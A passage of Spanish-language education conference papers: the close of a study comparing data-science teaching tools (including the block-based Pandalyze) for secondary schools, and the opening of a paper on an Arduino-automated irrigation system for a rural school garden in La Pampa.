Si bien el uso de Python en las primeras actividades tuvo una buena aceptación en escuelas donde el equipo docente y estudiantes ya contaban con conocimientos básicos de programación, en en el caso de las escuelas sin orientación específica a la programación no fue sencillo de abordar. De ahí que se comenzó a analizar alternativas para introducir esta temática de forma más simple. Se evaluaron dos aplicaciones de escritorio que brindan una interfaz visual para el trabajo con datos utilizando la librería pandas de Python: DataExplore[5] y PandasGUI[6] (ver Fig. 2).




Fig. 2. Captura de pantalla de PandasGUI y DataExplore

Aunque estas aplicaciones no requieren de conocimientos previos de programación en Python y permiten abordar los distintas etapas en el proceso del análisis de datos, en ambos casos se presentaron otros desafíos en su aplicación, como ser la instalación de las mismas en las salas de computadoras e interfaces de usuario no tan amigables. Ambas herramientas permiten acceder al código Python facilitando una transición hacia entornos de programación más avanzados.

De estas experiencias surgió la necesidad de establecer otro ángulo de abordaje de la temática. En un principio se realizaron algunas experiencias con la herramienta BlockPy[7] (ver Fig. 3 (a)), sin embargo, las limitaciones en cuanto a las operaciones disponibles y los datos con los que se puede trabajar impidieron que se considerara viable para su uso en el contexto educativo propuesto. De manera similar, también fue evaluada la herramienta CODAP[8] (ver Fig. 3 (b)), una plataforma web de código abierto, que permite trabajar con datasets precargados y subir datos propios sin necesidad de programación.

[4] Repositorio con guías del proyecto: https://ciencia_datos_escuela.gitlab.io/

[5] https://pandastable.readthedocs.io/en/latest/description.html#the-dataexplore-application

[6] https://github.com/adamerose/pandasgui

[7] https://think.cs.vt.edu/blockpy/blockpy/

[8] Sitio web de CODAP: https://codap.concord.org/app/static/dg/es/cert/index.html



Fig. 3. Capturas de pantalla de BlockPy (a) y aplicación CODAP (b)

Aunque CODAP no requiere programación y permite la realización de gráficos básicos, su interfaz resulta poco intuitiva, y la falta de opción para visualizar el código subyacente limitan su utilidad.. Si bien cuenta con orientaciones pedagógicas con los datasets precargados, la característica de no poder visualizar el código de un lenguaje de programación, limitan una transición fluida hacia un entorno de programación más avanzado. Debido a estas características de BlockPy y CODAP se decidió comenzar un desarrollo propio al que se denominó Pandalyze, una herramienta de programación basada en bloques, especialmente diseñada para el trabajo con datos utilizando pandas. Una primera versión de Pandalyze (ver Fig. 4), que se encuentra aún en desarrollo, fue utilizada en un taller con estudiantes y docentes y los primeros resultados demuestran que se trata de una muy buena alternativa.




Fig. 4. Captura de pantalla de Pandalyze

La Tabla 1 muestra una resumen de las herramientas evaluadas y utilizadas en donde se analizaron las siguientes características:

- Formas de resolver las consignas: se requiere programar las soluciones (**RP**) o simplemente interactuar con una interfaz de menús y otros componentes (**noRP**).
- Estrategias didácticas para abordar la programación de las soluciones: esto se refiere al uso de lenguajes textuales (**LT**) ,o basados en bloques (**LBB**).
- Visualización del código Python: esto es importante si se pretende continuar con la temática y extender a operaciones más complejas o si se quiere relacionar con aspectos de programación vistos anteriormente. En este aspecto

se destaca si solo es posible visualizar el código (**SI-V**)), y/o editarlo también (**SI-E**) o no tiene esta posibilidad (**NO**).
- Idiomas y documentación disponibles; especialmente si tiene soporte en español (**ESP**) o no (**noESP**).
- Tipo de aplicación: móvil (**MOV**), web (**WEB**) o de escritorio de PC (**DESK**).
- Formato de datos utilizados: como en nuestras experiencias se hizo hincapié en los formatos **CSV** y **JSON**, se analizó si tienen soporte para estos dos formatos.
- Acceso a datasets propios: como una de las estrategias propuesta involucra el anaĺaisis de datos que tiene un impacto local, como ser datos geográficos de una región específica o datos generados en una actividad escolar, es importante que la herramienta permita trabajar con cualquier dataset (**DSlibre**) o únicamente los provistos por la herramienta (**DSlim**).
- Soporte de gráficos: básicos(**Gbas**), permiten generar uno o más gráficos de los más usados, avanzados (**Gava**) abarca gran variedad de gráficos con posibilidad de configurar la visualización de los mismos.

Table 1. Herramientas utilizadas en las distintas experiencias de trabajo con estudiantes y docentes.

Característica analizada	Jupyter Notebook	PadasGUI	DataExplore	BlockPy	Pandalyze	Codap
Formas de resolver las consignas	*RP*	*noRP*	*noRP*	*RP*	*RP*	*noRP*
Estrategias didácticas para abordar la programación de las soluciones	*LT*	*N/A*	*N/A*	*LT - LBB*	*LBB*	*N/A*
Visualización del código Python:	*SI-E*	*SI-V*	*NO*	*SI-E*	*SI-V*	*NO*
Tipo de aplicación	*WEB*	*DESK*	*DESK*	*WEB*	*WEB*	*WEB*
Idioma	*ESP*	*noESP*	*noESP*	*noESP*	*ESP*	*ESP*
Formato de datos utilizado	*CVS/JSON*	*CVS/JSON*	*CVS/JSON*	*CSV*	*CSV*	*CSV*
Tipos de gráficos permitidos	*Gava*	*Gava*	*Gava*	*Gbas*	*Gbas*	*Gbas*

Acceso a datasets	*DSlibre*	*DSlibre*	*DSlibre*	*DSlim*	*DSlibre*	*DSlibre*

En todos los casos se trata de herramientas de código abierto enfocadas a actividades educativas y, salvo Codap, vinculadas a la programación con pandas y Python que, aunque algunas son aplicaciones web, pueden instalarse en entornos locales.

4.1 Pandalyze: una herramienta desarrollada específicamente

Pandalyze, desarrollada por los estudiantes Paula Marcón, y Tomás Duggan en el marco de su tesina de licenciatura, se encuentra en una etapa de evaluación y testeo. Brinda una interfaz para un conjunto limitado de funciones provistas por la herramienta pandas de Python tales como se muestra en la Fig. 5.



Fig. 5. Alguna de la funcionalidad provista por Pandalyze.

El conjunto de funciones incluidas surgió de las propuestas trabajadas en los talleres. Para resolver las consignas, se deben elegir los bloques adecuados, formando el programa y luego ejecutar el código se muestra la salida en forma textual o gráfico según se desee, como se muestra en la Fig. 6.



Fig. 6. Ejecución de un programa en Pandalyze donde se puede ver el código en bloques, su equivalente en Python y la salida en forma textual o en un gráfico de barras.

Pandalyze fue utilizada en dos talleres con estudiantes que ya contaban con experiencias básicas en el uso de Python y Jupyter Notebook. Aunque esto podría ser una ventaja para introducir el uso de pandas directamente en este entorno, el uso de Pandalyze permitió enfocarse especialmente en las funcionalidades y no en la sintaxis textual de dichas funciones.

Si bien estas son las primeras pruebas, los resultados obtenidos son más que alentadores. Se compartió una guía con las consignas a realizar en donde la docente a cargo brindó las explicaciones mínimas de manera tal de evaluar las ayudas y guías de

Pandalyze. En el taller participaron 10 (diez) estudiantes que ya habían trabajado con Python y pandas utilizando Jupyter Notebook por lo que pudieron enfocarse en el uso de la herramienta. La totalidad de los estudiantes pudieron resolver las consignas exitosamente y manifestaron la simplicidad de Pandalyze respecto a la utilizada previamente. Se espera continuar esta evaluación en las siguientes experiencias planificadas para el segundo cuatrimestre del corriente año.

5 Conclusión

La Ciencia de Datos brinda una oportunidad de introducir una amplia variedad de temas y actividades muy interesantes y novedosas para trabajar en las escuelas secundarias. Permite abordar búsquedas críticas de datos, reflexionar sobre aspectos éticos de su uso e introduce una forma de vincular estos procesos con la programación de computadoras.

Las experiencias realizadas demuestran que es una temática con una clara aceptación de los docentes con los que se trabajó, aunque, dado que la incorporación de contenidos tecnológicos es continua, se requiere de un acompañamiento que permita sostener la actividad en el aula. Para esto deben existir herramientas especialmente adaptadas o configurables para aplicar en el nivel medio, acompañadas de propuestas pedagógicas que faciliten el tratamiento en el aula.

Respecto a esto último, como se mencionó en este trabajo, existen varias herramientas con distintas modalidades y estrategias didácticas, y, como en el caso de la introducción a la programación, el uso de lenguajes basados en bloques es una muy buena alternativa para introducir estos temas en el aula, lo que dio origen al desarrollo de Pandalyze. Si bien las experiencias con esta primera versión de la aplicación están en proceso, estas primeras actividades permiten ratificar lo anteriormente dicho.

Se espera concluir en los próximos meses el desarrollo de Pandalyze y así exponer resultados más amplios y, al mostrar el código Python equivalente, es una forma más simple de hacer la transición a dicho lenguaje para profundizar, tanto en la programación general como en aspectos más avanzados de la Ciencia de Datos.

Para concluir, este trabajo también demuestra cómo se pueden relacionar actividades de extensión, docencia e investigación en pos de un claro objetivo. En este caso, las actividades de extensión brindan el campo propicio para realizar las pruebas y recoger los datos de las experiencias. Este ámbito de trabajo se potencia con la vinculación con la docencia y la investigación. Cabe aclarar que esta temática es el foco de investigación en la tesis de magíster de Sofía Martin y está enmarcada en el proyecto de investigación “De la Sociedad del Conocimiento a la Sociedad 5.0: un abordaje tecnológico y ético en nuestra región“ del LINTI.

References

1. Donoho D.. 50 Years of Data Science. Journal of Computational and GraphicalStatistics, 26(4):745–766, October 2017. ISSN 1061-8600, 1537-2715.
2. Danyluk A. y Leidig P.. Computing Competencies for Undergraduate Data Science Curricula. ACM Data Science Task Force. (2021). volume ACM Data Science Task Force. Association for Computing Machinery., 2021. ISBN 978-1-4503-9060-6.

3. Cielen D., Meysman A. y Ali M. (2016). Introducing data science: big data, machine learning, and more, using Python tools. Manning Publications, Shelter Island, NY. ISBN 78-1-63343-003-7.
4. Rao R, Desai Y. y Mishra K.. Data science education through education data: an end-to-end perspective. In 2019 IEEE Integrated STEM Education Conference (ISEC), pages 300–307, Princeton, NJ, USA, March 2019. IEEE. ISBN 978-1-72811-502-3.
5. Jara, I., Hepp, P., Rodríguez, J., & Claro, M. (2019). Políticas y prácticas para la enseñanza de las Ciencias de la Computación en América Latina. Microsoft América Latina.
6. Eraña, Á., & Barceló Aspeitia, A. A. (2016). El conocimiento como una actividad colectiva. Tópicos (México), (51), 9-35
7. Cassel, Lillian & Topi, Heikki. (2016). Strengthening Data Science Education Through Collaboration. Alexandria, Virginia: National Science Foundation.
8. Martin S., Banchoff C., Venosa P., Hurtado L. (2024) Ciencia de Datos en la escuela: herramientas y estrategias aplicadas en experiencias en La Plata. Presentado en el XIX Congreso de “Tecnología en Educación y Educación en Tecnología” (TE&ET). En proceso de publicación.

HuerT.I.C.: Sistematización del Sistema de Riego en la Huerta Orgánica del Colegio Ruralizado Dorila

Sonia Ponteprimo[1], Pablo García[1], Oscar Testa[1],
Rubén Pizarro[1], Leandro Castro[1].

[1] Facultad de Ciencias Exactas y Naturales,Universidad Nacional de La Pampa
6300 - Santa Rosa - La Pampa - Argentina
{pablogarcia,otesta}@exactas.unlpam.edu.ar

Abstract. Este proyecto se presenta como una propuesta pedagógica transversal a todas las áreas del Colegio Ruralizado Dorila. Se busca que los estudiantes reconozcan las "nuevas tecnologías" y el uso de software específico, como participantes activos de este proyecto de Huerta Tecnológica. Ellos deberán conocer la programación de software y el potencial que ésta puede darle a ese proyecto inicial de la huerta orgánica. Se creará un espacio para que los estudiantes puedan participar y producir programación de desarrollo propio y su posterior incorporación al Aula Virtual. Sin dudas, la programación del riego (con utilización de placas Arduino) y el diseño de un Aula Virtual asociada al proyecto generarán un ámbito de continuidad y actualización que pueden derivar en importantes avances futuros.

Keywords: Dorila, HuerTIC, Arduino, Huerta Digital, SOA, Framework.

1 Introducción

El sistema educativo enfrenta enormes desafíos en lo que respecta a los procesos de enseñanza y aprendizaje y la utilización de las TIC. A medida que evoluciona nuestra sociedad, resulta imperioso reflexionar sobre las deficiencias que obstaculizan el desarrollo pleno de los estudiantes y limitan el potencial de la educación como motor de transformación. En este contexto, es esencial identificar y abordar las debilidades existentes para promover una educación de calidad, equitativa y pertinente al momento que nos toca afrontar: este siglo XXI signado por la irrupción de tecnologías; ese mundo digital en el que las nuevas generaciones deberán incursionar.

Como expresa Gargicevich [1], "Aprender implica lograr un cambio en el desempeño humano, actual o potencial, que se expresa mediante la experiencia y que se alcanza mediante la interacción con el mundo."

Las tecnologías de la información y la comunicación han contribuido a la construcción de espacios comunes de contacto entre docentes y estudiantes. Sin embargo, tales espacios aún no se han afianzado plenamente, ya que se necesita mayor rodaje en la utilización de la tecnología para poder considerarla una opción sólida al momento de proponer una educación bimodal de calidad en el ámbito de

nuestra educación secundaria. En este aspecto, la pandemia llegó para generar aún más complejidad, considerando tiempos de cambios y reacondicionamientos para poder seguir desarrollando actividades educativas casi con normalidad, o lo más cercano posible a ello.

En palabras de Cobo [2], el cambio más importante no es tecnológico sino de sentido. Se refiere a la presencia de nuevos escenarios para pensar el conocimiento, de aprendizajes que ocurren en diferentes formas, en contextos que trascienden lo escolar o bien lo conectan con otros entornos. Escenarios que demandan otras lógicas, nuevos enfoques e instrumentos de evaluación; mecanismos apropiados para el reconocimiento de esos saberes, de las trayectorias abiertas de aprendizaje. Resulta necesario buscar modos de seguimiento y evaluación que se correspondan con esas transformaciones; en estos desafíos la escuela como tal debe lograr autoevaluarse para estar a la altura de este nuevo mundo digital en el que nuestros jóvenes deberán desempeñarse.

Por lo tanto, y con respecto a lo anteriormente mencionado, se pensó este proyecto como experiencia educativa tecnológica, la cual consiste en la implementación de una Huerta Tecnológica Escolar como una estrategia pedagógica que contribuye en muchos aspectos a mejorar la calidad de vida de los alumnos participantes y sus familias, como así también la de la comunidad en la que se encuentra inserta la Escuela Secundaria que realizará la experiencia. La huerta se desarrolla en el colegio desde el año anterior, pero presenta algunas dificultades operativas.

Uno de los inconvenientes principales es el no poder acercarse a realizar el mantenimiento de los cultivos durante los fines de semana, ya que los estudiantes deben realizar dicha tarea y muchos de ellos se encuentran en la zona rural, situación que sobrecarga a los que residen en las cercanías de la institución. Además de mejorar esa situación, se considera que implementar un sistema que automatice esas tareas resultará favorable para lograr un aprendizaje significativo a partir de introducir a los estudiantes al mundo de las tecnologías.

Al comenzar este trabajo, el proyecto de la Huerta, era necesario avanzar considerando la realidad de los alumnos y de la institución misma. Se pensó en el desarrollo de nuevas herramientas para propiciar la solución de necesidades que surgieron con la evolución de la huerta orgánica. Se planteó la incorporación de nuevas técnicas para desarrollar y mantener un cultivo responsable y productivo, cuidando el uso racional de los recursos naturales. En consecuencia, es clara la importancia de crear y sostener un trabajo colectivo y permanente.

En este caso, se cuenta con personas que forman parte de la comunidad educativa, que aportan experiencias, prácticas y conocimientos de siembra y adecuación, logrando socializar diferentes conceptos sobre vegetales. El proyecto de huerta escolar buscaba, en sus inicios, potenciar el conocimiento de los alumnos en cuanto al consumo de verduras, hábitos saludables de alimentación, salud y bienestar, como así también que ellos entiendan la relación que hay entre medio ambiente, factores que influyen en él, desequilibrio que provoca el ser humano mediante su intervención en el manejo y uso de estos recursos. En ese sentido, la evaluación que se realizó del proyecto de huerta desarrollado en la institución menciona un mejoramiento de conductas. A pesar de tener colaboración con las tareas mencionadas anteriormente,

aún siguen sin solucionarse los inconvenientes presentados en el mantenimiento de la huerta, por lo que surgió la idea de la utilización de tecnologías, que pueden resultar un aporte significativo frente a esta problemática. sobre todo en el uso racional de recursos como el agua.

Se plantea que es posible optimizar y racionar los recursos naturales, a partir de la programación de un sistema de mantenimiento (encendido y apagado del riego) en donde los alumnos puedan realizar estas actividades desde la comodidad de sus hogares, y sin el impedimento del desplazamiento hasta el colegio. A partir del uso de placas Arduino, se realizará la programación de una aplicación para celulares que implemente las acciones mencionadas.

Se creará un "Aula Virtual", donde todas las acciones realizadas sean incluidas, con el objetivo que los alumnos de generaciones posteriores puedan capacitarse en las actividades concretadas y colaborar para que la huerta sea actualizada y mejorada a lo largo del tiempo. Se busca que este aula virtual resulte importante para desvincular el proyecto de los cambios de profesores y de gestiones educativas, garantizando la continuidad del proyecto a futuro.

Por lo tanto, es indispensable como menciona Larice [3], "diseñar y favorecer experiencias de aprendizaje que vayan más allá de la sistematización de conocimientos preestablecidos. Estimular la exploración y la creatividad en el proceso formativo habrá de jugar un papel clave. Repensar el papel del aprendiz también significa ir más allá de simplemente acceder a recursos elaborados por terceros. Abrir espacios de deconstrucción y reconstrucción de nuevos conocimientos en diversos formatos y lenguajes, atribuyendo un mayor protagonismo al sujeto que aprende, estimulando el pensamiento crítico y la experimentación."

Un alto porcentaje de los estudiantes de la escuela vive en la zona rural de Dorila y Agustoni[1]. Se propone que, desde la escuela y con el uso de las TIC, se den los primeros pasos en la generación de futuros productores agropecuarios tecnológicos en la región, teniendo en cuenta que la cultura y costumbres del lugar incluyen una fuerte atención en el cuidado de las especies y su medio ambiente. Las herramientas tecnológicas pueden realizar un gran aporte en ese sentido.

Como se expone en [2], el cambio de paradigma actual está atravesado por el poder de los dispositivos tecnológicos y de la gran industria generada de la extracción de datos. Asimismo, asegura que cualquier fenómeno que ignore eso quedaría expuesto a desvanecerse, ya que el protagonismo de las tecnologías se observa en la emergencia y formas de organización, pero también en repensar los modelos actuales bajo los que se conciben la educación, la salud, la economía, el empleo y una abundante cantidad de dimensiones en nuestra vida social". Para que esto suceda es importante como menciona [1]: "capacitar a las personas para que pasen de ser consumidores a productores del conocimiento a través de la colaboración y cooperación con otros individuos y mediante el uso de las TIC".

A partir de la capacitación propuesta se concretarán mejoras sustanciales con la incorporación de las tecnologías en el quehacer diario de los estudiantes que

[1] Localidades rurales de la provincia de La Pampa, distantes aproximadamente 120 kms. de la ciudad de Santa Rosa, capital de la provincia.

incursionan en el trabajo de la huerta educativa, agregando, en este sentido, los conocimientos necesarios para sistematizar algunas tareas manuales relacionadas con el mejoramiento de los cultivos y las correspondientes tareas de mantenimiento de las cuales se harán cargo los jóvenes al enfrentar este desafío.

Las tareas de preparación de la tierra, fertilización, diagramación de la huerta, planificación de las áreas para las composteras, surcos para la siembra y los sectores para la posterior cosecha, son actividades que realizan los estudiantes al inicio del proyecto; el mantenimiento también es afrontado por ellos, y los docentes de las áreas pertinentes, pero no sólo esas actividades hay que afrontar, también se debe pensar en la socialización de las mismas y en la digitalización de algunas de las tareas para poder avanzar, mejorar y facilitar el desafío de la huerta tecnológica. Es necesario en este punto, poder pensar en el uso racional de los recursos, como el agua, los fertilizantes orgánicos, teniendo en cuenta que las tecnologías pueden aportarnos muchas soluciones.

Por ejemplo, pensar en riego asistido en donde los estudiantes que participan de la guardia no deban movilizarse hasta la escuela, sino que puedan realizar el encendido y apagado desde sus domicilios. Otra de las propuestas se basa en la programación, no sólo del riego, sino también de sensores de lectura de minerales que posee el suelo, para poder determinar si es necesario la incorporación de los fertilizantes orgánicos. Al igual que el riego, las tecnologías nos permiten realizar una medición tanto del agua como de los nutrientes para optimizar la producción de alimentos, cuidando de los recursos primordiales, favoreciendo la producción de alimentos de calidad para toda la comunidad educativa y las familias.

En este proyecto se pone de manifiesto la relación directa entre los ejercicios agrícolas en la comunidad y el uso de los medios de información TIC con el fin de situar a los jóvenes en la necesidad e importancia del uso de dicha herramienta pedagógica y formadora para todos los actores intervinientes. También se pretende que los estudiantes puedan desarrollar prácticas de programación colaborativas, atendiendo a las diferencias de factores, a las necesidades, intereses y cultura juvenil de los educandos. El reconocimiento del uso de tecnologías, a través de la creación y mantenimiento del aula virtual, además, fortalece los deberes como estudiantes en el manejo de la huerta escolar y pone sobre la mesa de discusión los derechos como ciudadanos al acceso de conocimiento científico saludable ([4]). Se considera de interés poner a disposición de los futuros estudiantes, docentes y directivos los contenidos del aula virtual y la divulgación del conocimiento adquirido, a la comunidad.

2. Planteamiento del Problema

La huerta tecnológica surge de un proyecto anterior desarrollado en el Colegio Secundario Rural Dorila, debido a la necesidad planteada por los estudiantes de realizar actividades al aire libre y saludables relacionadas con la alimentación, ante esta demanda se pensó realizar una huerta y anexar el uso de las TIC. También el

espacio curricular Ciencias de La Tierra plasmaba contenidos teóricos a la luz de procedimientos prácticos como parte de aprendizajes basados en proyectos (ABP). Desde la creación de este establecimiento en el año 2013, se dispuso un tiempo de trabajo con los estudiantes para dar concreción y desarrollo al trabajo pormenorizado de una huerta escolar, que pone de manifiesto la cercanía con el suelo, su nutrición y las buenas prácticas, que muchas veces los alumnos traen desde sus hogares, y la escuela puede aportarles conocimiento a esas tareas rudimentarias arraigadas en el seno de las familias.

Tanto la institución educativa como los alumnos y la comunidad presentan la problemática del mantenimiento de la huerta. Este mantenimiento requiere que los alumnos puedan realizar guardias los fines de semana, para poder encender y apagar el sistema de riego, chequear manualmente los nutrientes, llevar un cronograma de colocación de los mismos (suplementos naturales), medir y registrar el nivel de humedad para cada cultivo. Además, el uso racional del agua, debe ser atendido por los profesores, por los mismos alumnos y sus familias, lo que implica un inconveniente en este contexto ruralizado, ya que obliga al desplazamiento hasta el colegio mencionado. Muchos de los alumnos viven en campos de la zona, pero trasladarse no es un tema menor, muchas veces tienen varios kilómetros hasta la puerta de sus casas, trayecto que hacen a caballo, en sulkys o caminando. Considerando estas necesidades planteadas, la huerta necesita ser re-adaptada y se pensó que la incorporación de herramientas tecnológicas, puede ayudar y dar solución programable (software), como también agregarle interés para los estudiantes, ya que se trata de programación situada y real en placas Arduino. Esta programación supone un avance en el estudio de software de aplicación específico, su implementación y puesta a punto.

A partir de la evaluación del proyecto que se desarrolló en el colegio años atrás, se mencionaron dos grandes problemáticas, por un lado, la concreción del mantenimiento, y por el otro la continuidad del proyecto ya que este trabajo le insume al colegio muchos recursos. Este proyecto toma en cuenta estas consideraciones, para poder dar soluciones viables.

La programación de un sistema de riego utilizando placas Arduino, suministradas por el colegio, la instalación de las mismas, de acuerdo a un estudio de amplitud y requerimiento de las placas permitirá reducir actividades e introducir a los estudiantes en el pensamiento computacional. Se realizará la recopilación de datos específicos de placas, puentes, conectores, distancias, con lo que se hará el diagrama de sensores de lectura específicos de acuerdo a la disponibilidad de recursos del colegio. Con estos datos se programará una app para celular donde se encenderá y apagará el sistema de riego. En la app se instalarán sensores de lectura de nutrientes y humedad que se relacionarán para dar un funcionamiento eficiente a nuestra HuerTIC.

3 Propuesta

El Colegio Secundario Dorila, está emplazado en el Municipio de Dorila, es una pequeña localidad de 400 habitantes, situada al Norte de La Provincia de La Pampa a tan sólo 12 kilómetros de General Pico; la segunda ciudad en importancia de la provincia. El colegio funciona hace 10 años, y alberga a niños de la localidad Dorila,

pero también de la zona rural aledaña, sumado a estos niños se incorporaron alumnos de la localidad vecina de Agustoni, y su zona rural de influencia. Los estudiantes de cuarto año del colegio son chicos que adoran trabajar la tierra, muy conectados con el medio ambiente a través de sus vidas diarias. Muchas familias poseen domicilios en las localidades de Dorila y Agustoni, pero sus vidas se desarrollan en el campo, se van al amanecer y regresan cuando cae el sol, por lo que los alumnos se manejan solos durante el transcurso del día. El grupo muestra un gran compromiso con la realidad del colegio. La alimentación de estos niños es en su mayoría natural, con un aporte importante en consumo de carnes rojas, y productos derivados de la población ovina, y de la población porcina.

Es en ese entorno donde nuestros alumnos, y por extensión sus familiares, notan la poca presencia de hortalizas, y así crecen con el pensamiento de que no son tan importantes en nuestra dieta los hábitos nutricionales para una vida saludable. Los alumnos viven en zonas de cultivo y ganadería, pero no lo relacionan con las tecnologías. En esta perspectiva los alumnos sistematizarán el riego asistido, realizando la conexión de placas Arduino, utilizando sensores de lectura de humedad, temperatura y nutrientes. Programarán una aplicación para celulares donde encenderán y/o apagarán el sistema automatizado de riego, a la vez que tendrán una lectura de nutrientes para optimizar la cosecha de verduras. Esto permitirá mejorar la percepción nutricional de los estudiantes, cultivando hortalizas ciento por ciento naturales, de mejor calidad, aprovechando el medio que nos rodea con fin de enseñarles sobre el buen uso y manejo para la explotación del mismo, pero también acercarles los conocimientos para enriquecer estas prácticas con el uso de las tecnologías, demostrar que éstas pueden aumentar la potencialidad del cultivo y hacerlo intensivo. Se espera que el Huerto escolar sea utilizado como modelo pedagógico para el proceso de enseñanza aprendizaje en nutrición, salud, robótica y programación para los estudiantes.

El presente trabajo detecta un problema concreto del mundo real y propone una mejora para el mismo. La escuela Rural Dorila cuenta con una huerta en producción y se considera que la incorporación de tecnología puede generar mejoras en su funcionamiento general.

Puede observarse que en las primeras aproximaciones de los estudiantes de la escuela Rural Dorila hacia las ciencias, surgen preguntas sobre las sustancias, los materiales y sus propiedades, así como también con las tecnologías:

- ¿Qué alimentos deberían involucrarse y en qué cantidades en nuestra vida diaria?
- ¿Cuál es la importancia de los alimentos orgánicos?
- ¿Hay diferentes formas de riego?
- ¿Cómo podemos evitar el desperdicio de agua considerando que es un recurso vital?
- ¿Cómo saber qué nutrientes utilizar y cuándo agregarlos?
- ¿De qué manera las tecnologías pueden ayudarnos con esta problemática?

- ¿Sería viable generar un repositorio? ¿Podríamos enseñar a otros lo que hicimos? ¿Se podrían mejorar procedimientos a medida que avanza la tecnología?
- ¿Podrán acceder los futuros estudiantes al material desarrollado y mejorar el trabajo realizado?

Las preguntas y más preguntas surgen de la actitud indagadora y crítica necesaria para abordar contenidos en ciencias; lo que conlleva a tener en cuenta la alfabetización científica prioritaria para acrecentar la cultura empírica de los estudiantes para la toma de decisiones.

Se desarrollará software específico para llevar adelante el riego necesario para mantener la huerta y los cultivos en condiciones de cosecha. Se incrementará la participación de los estudiantes de zonas rurales alejadas, en igualdad de condiciones con los residentes de la localidad mencionada. Atendiendo a las diferencias de factores, a las necesidades, intereses y cultura juvenil de los estudiantes y de sus familias, intentando fortalecer costumbres campesinas y urbanas de las prácticas habituales.

Los alumnos que participarán de este proyecto cursan el cuarto año en el mencionado colegio. La propuesta incluye la sistematización del sistema de riego de la huerta del colegio Rural Dorila, para generalizar el mantenimiento de la misma. Este mantenimiento incluye encendido/apagado del sistema de riego, además del monitoreo de los nutrientes que se detecten necesarios. La programación de una aplicación para celulares nos proporcionará una herramienta útil y eficaz para nuestros estudiantes, al poner al alcance de cada uno las actividades planteadas. El uso de placas Arduino, la posterior conexión con el software para celulares que programarán los alumnos, nos permitirán ir en busca de la solución que se plantea. Las tecnologías se incorporan a las actividades de cultivo para beneficio y actualización de los estudiantes, proyectando realizar el riego asistido por placas Arduino y la programación de una aplicación para celulares con la que se puedan realizar tareas de monitoreo, encendido/apagado y revisión de niveles de nutrientes y humedad en el suelo tratado.

En el desarrollo de la propuesta se creará un aula virtual donde los alumnos puedan participar de la misma y sean los productores de un camino tecnológico colaborativo. El aula les permitirá participar del desarrollo de conocimiento aplicado a su realidad, promoviendo la responsabilidad de mantener los materiales digitales, y librerías actualizadas para el posterior uso de los estudiantes en el futuro. El aula virtual contendrá archivos digitalizados del proceso de realización del sistema de riego, así como librerías de programación del mismo, bases de software utilizadas, códigos de programación de placas Arduino, tutoriales, repositorio fotográfico y todo elemento que permita su continuidad en tiempo pero también para poder, desde la experiencia, aportar a las futuras generaciones y garantizar la continuidad de este proyecto.

El camino recorrido, la experiencia acrecentada, también los errores atravesados harán que nuestra aula virtual sea un ambiente de nutrición del conocimiento, pero también de trampolín de lanzamiento hacia nuevos horizontes del saber hacer, al que debemos llevar a nuestros alumnos. El aula virtual tendrá un papel preponderante,

dando soporte al desarrollo de la huerta, cada inicio de ciclo lectivo, permitiendo utilizar los recursos realizados por aquellos que nos precedieron.

4 Implementación de una coreografía de dispositivos

Los avances tecnológicos han permitido que los dispositivos ubicuos sean al mismo tiempo generadores y consumidores de servicios, lo que se traduce en un ambiente de cooperación entre dispositivos, permitiendo aumentar o mejorar las funcionalidades en base a la composición[5].

Para poder realizar una implementación “in-situ” en la huerta, llevando adelante las automatizaciones expresadas previamente y como parte del proceso de aprendizaje planteado, se decidió utilizar un framework de coordinación de dispositivos ubicuos. El mismo fue desarrollado oportunamente como parte de una tesis doctoral y se evaluó como la alternativa más adecuada.

El framework de ejecución de coreografías desarrollado[6] se construyó siguiendo los lineamientos de la metodología Design Science, de forma evolutiva. Cada nuevo ciclo se basó en la evaluación de los resultados obtenidos en el ciclo previo, aplicando las mejoras necesarias o pertinentes. Los lenguajes de programación utilizados son PHP y C++ y fueron seleccionados en función de los dispositivos que se utilizarán en la implementación real y final.

La base de la ejecución de coreografías se centra en una serie de clases que, en principio, leen la descripción en WS-CDL de la coreografía, y en base al dispositivo que lo ejecuta; determina en primer lugar en qué posición de la ejecución de la coreografía se encuentra, esto puede verse en la Figura 1 como el punto inicial.

